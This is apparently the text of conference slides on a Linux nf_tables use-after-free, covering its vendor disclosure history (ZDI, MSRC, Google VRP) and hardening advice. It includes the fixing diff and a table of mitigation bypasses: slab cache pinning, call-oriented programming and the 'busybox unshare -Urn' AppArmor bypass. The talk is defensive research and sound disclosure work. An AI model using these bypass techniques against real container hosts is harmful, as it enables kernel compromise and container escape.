AKS: DEMONSTRATION (6.8.0-1044-azure)

AGENDA

Part I: The Bug
Root cause analysis of the inverted genmask check

Part II: Exploitation
From UAF to root on hardened Ubuntu 24.04

Part III: Container Escape
Escaping AKS and GKE managed Kubernetes

► **Part IV: Disclosure**
Three vendors, three reasons, same result

Closing: Lessons Learned
What the industry should fix

DISCLOSURE: SPOILER

Before we get into the disclosure timeline and rewards, a spoiler.

This bug was of the "highest possible value".

(I will tell you why at the end!)

DISCLOSURE: ZDI

Case ###### — Kernel Exploit - LPE

I first submitted to **ZDI** with the working exploit, source code, and evidence.

Focusing only on the LPE — then I worked on the container escape for **MSRC** and **Google VRP.**

By the time they triaged it, the fix was upstream and the CVE was public.

Rejected.

Status: $0.

DISCLOSURE: MICROSOFT (MSRC)

Case ###### — AKS Container Escape


```
Feb 27:  Submitted. Working exploit + source + evidence.
         Container-to-host escape on AKS.
Apr 03:  "Behavior confirmed."                    (35 days)
Apr 14:  Bounty: $0.
May 21:  "Fix coming June 9. You'll be credited in CVE-2026-45652."
Jul 02:  CVE REVOKED.
         Severity downgraded: Important → Moderate.
         "Node-level compromise stays within the expected trust boundary."
```

Status: $0.

Only “Critical and Important issues are eligible for CVE and bounties”

DISCLOSURE: MICROSOFT (MSRC)

But thanks MSRC, for the "special" mention ;-)



DISCLOSURE: GOOGLE CLOUD VRP

GKE Container Escapes — Cloud VRP

Mar 01: Submitted this **(vuln A)** Container-to-host escape on GKE Standard.
Working exploit + source + evidence.

Mar 05: Submitted another **(vuln B)** Container-to-host escape on GKE Standard.
Working exploit + source + evidence.

Mar 06: **(vuln B)** Won't Fix: "kernel vulns out-of-scope"

"Linux kernel vulnerabilities are third-party software and not eligible for reward under the VRP rules."

Mar 27: **(vuln A)** Response: Duplicate

Status: $0 for two independent container escapes.

==========

Google runs GKE on Ubuntu nodes with the vulnerable kernel.
A container escape on their platform is "third-party."
Their own Kubernetes users bear the risk.

AGENDA

Part I: The Bug
Root cause analysis of the inverted genmask check

Part II: Exploitation
From UAF to root on hardened Ubuntu 24.04

Part III: Container Escape
Escaping AKS and GKE managed Kubernetes

Part IV: Disclosure
Three vendors, three reasons, same result

► **Closing: Lessons Learned**
What the industry should fix

THE ONE-LINE DIFF PROBLEM

```
-        if (!nft_set_elem_active(ext, genmask))
+        if (nft_set_elem_active(ext, genmask))
             continue;
```

This diff tells you:

- [+] The subsystem (nf_tables -- reachable from userns)
- [+] The function (nft_map_catchall_activate -- abort path)
- [+] The bug class (inverted boolean -- refcount leak)
- [+] The exact exploitation path

From this diff:

Researcher	-> working exploit:	**Days**
Distros	-> package update:	**Months**
Microsoft	-> Azure kernel update:	**Months**
Google	-> GKE kernel update:	**Months**

WHAT TO DO MONDAY MORNING

1. ENABLE SeccompDefault ON YOUR KUBERNETES CLUSTERS

```
AKS: {"seccompDefault": "RuntimeDefault"} in kubelet config
GKE: --workload-vulnerability-scanning=standard
EKS: kubelet --seccomp-default

Kills ALL userns-based exploits at step 1.
```

2. BLOCK BUSYBOX UNCONFINED PROFILE (Ubuntu nodes)

```
echo "kernel.apparmor_restrict_unprivileged_unconfined=1" \
  >> /etc/sysctl.d/99-harden.conf && sysctl -p
```

3. POD SECURITY STANDARDS: ENFORCE "RESTRICTED"

```
kubectl label ns NAMESPACE \
  pod-security.kubernetes.io/enforce=restricted
```

4. MONITOR FOR THE FIX

```
Ubuntu: ubuntu.com/security/CVE-2026-23111
AKS:    az aks nodepool show (check nodeImageVersion)
GKE:    gcloud container clusters describe
```

STRUCTURAL LESSONS

Structural Lessons: Bypass → Root Cause → Real Fix

What We Bypassed	Why It Was Possible	What Would Actually Work
RANDOM_KMALLOC_CACHES PIN_CHAIN_COUNT = 200 Same-callsite spray → same sub-cache always	**Per-CALLSITE, not per-allocation** Same callsite = same sub-cache Mapping is deterministic 16 caches: not enough entropy	**Per-ALLOCATION randomization** Every kmalloc() gets random sub-cache independently **Status: proposed, NOT merged**
RETHUNK COP: Call-Oriented Programming Forward-edge calls only No ret gadgets needed	**Only kills backward-edge (ret)** Forward-edge calls unaffected ops→func() is a legitimate kernel CALL instruction	**Forward-edge CFI (IBT / CET)** Intel CET: indirect call must land on ENDBR instruction **Status: NOT enabled Ubuntu GA**
AppArmor userns busybox unshare -Urn Named unconfined profile skips transition check	**Named unconfined = bypass** busybox-static always installed `flags=(unconfined)` Unconfined skips ns check	**restrict_unprivileged_unconfined** Sysctl blocks named unconfined from creating user namespaces **Status: NOT enabled until 25.04**

Every bypass exploits a design gap, not an implementation bug. The mitigations work as designed — the designs are insufficient.

FIVE TAKEAWAYS

1. One character can compromise millions of devices.
2. Mitigations are speed bumps, not walls.
3. Containers are not -- and never were -- a security boundary.
4. Default configurations serve the attacker.
5. The patch-to-deploy gap is the real vulnerability.

RESOURCES

References & Prior Work

Foundations this research builds upon

nf_tables / Netfilter Prior Vulnerabilities

CVE-2021-22555
Andy Nguyen (theflow@), Google Security Research
"Turning \x00\x00 into 10000$" — Netfilter OOB write, kCTF escape

CVE-2022-32250
nf_tables UAF via NFT_MSG_NEWSET — set expression use-after-free

CVE-2024-0193
nf_tables UAF via chain binding — cleanup path race

CVE-2024-1086
Notselwyn — "Flipping Pages: nf_tables double-free"
Dirty Pagedirectory technique, KernelCTF + Debian + Ubuntu

Subsystem maintainer: Pablo Neira Ayuso — wiki.nftables.org

Exploitation Techniques

JOP: Jump-Oriented Programming
Bletsch et al. — ASIACCS 2011
Foundation for forward-edge code reuse (COP builds on this)

COOP: Counterfeit Object-Oriented Programming
Schuster et al. — IEEE S&P 2015
Indirect-call reuse bypassing CFI; COP extends to kernel structs

DirtyCred: Escalating Privilege in Linux Kernel
Zhenpeng Lin et al. — ACM CCS 2022
Credential swapping via UAF — alternative to our COP approach

ret2dir: Rethinking Kernel Isolation
Kemerlis et al. — USENIX Security 2014
physmap-based SMAP/SMEP bypass (contextualizes our approach)

Kernel Hardening & Mitigations

Prefetch Side-Channel Attacks
Gruss et al. — ACM CCS 2016
Bypassing SMAP and Kernel ASLR — basis for our KASLR leak

RANDOM_KMALLOC_CACHES (CONFIG_RANDOM_KMALLOC_CACHES)
GONG Ruiqi (Huawei) — Linux 6.6, 2023 — reviewed by Kees Cook
16 random sub-caches per slab size — defeated by slab page pinning

SLUBStick: Cross-Cache Attacks in Linux Kernel
Maar et al. — USENIX Security 2024
Practical cross-cache exploitation under modern mitigations

Container & Cloud Security

A Compendium of Container Escapes
Edwards & Freeman — Black Hat USA 2019
Comprehensive taxonomy of container escape techniques

User Namespaces as Kernel Attack Surface
Jann Horn (Google Project Zero) — various advisories, 2018-2024
Pioneered userns-based kernel exploitation; kCTF attack model

Google kCTF / kernelCTF VRP
Google Security — security.googleblog.com
Bug bounty driving hardened kernel exploitation research

Subsystem & Standards References

`nf_tables`	nf_tables_api.c — Pablo Neira Ayuso (maintainer)	`AppArmor`	Ubuntu userns restrictions — 23.10+
`Kubernetes`	Pod Security Standards (PSS) — kubernetes.io	`RETHUNK`	Peter Zijlstra — return thunk Spectre v2
`AKS / GKE`	Azure K8s Service & Google K8s Engine — targets	`SLAB/SLUB`	Lameter (original), Babka (maintainer)

FUTURE WORK & PUBLICATION

1. **Another Netfilter exploit!**

   -> nft_tunnel: fix use-after-free on object destroy

   -> **Discovery + Patch + CVE + LPE.** Full chain!

   -> CVE-2026-53212 assigned

2. **Ubuntu AppArmor:** 11 CVEs

3. **More Linux Kernel Vulnerabilities**

4. **More Non-Linux Vulnerabilities**

As you notice, I love Linux (and hacking it to secure it!) but I am not limited to this scope.

Many exciting research to come, announce, and publish. Let’s stay in touch!

!secure

Thank you.

Tristan Madani
Black Hat USA 2026

Let’s stay in Touch!

- Future Research & Training: **TalenceSecurity.com**
- X/Twitter: @TristanInSec
- LinkedIn: Tristan Madani

My Community Projects:

- Free CTF @ **HackForge.com**
- Free KB @ **HackWiki.com**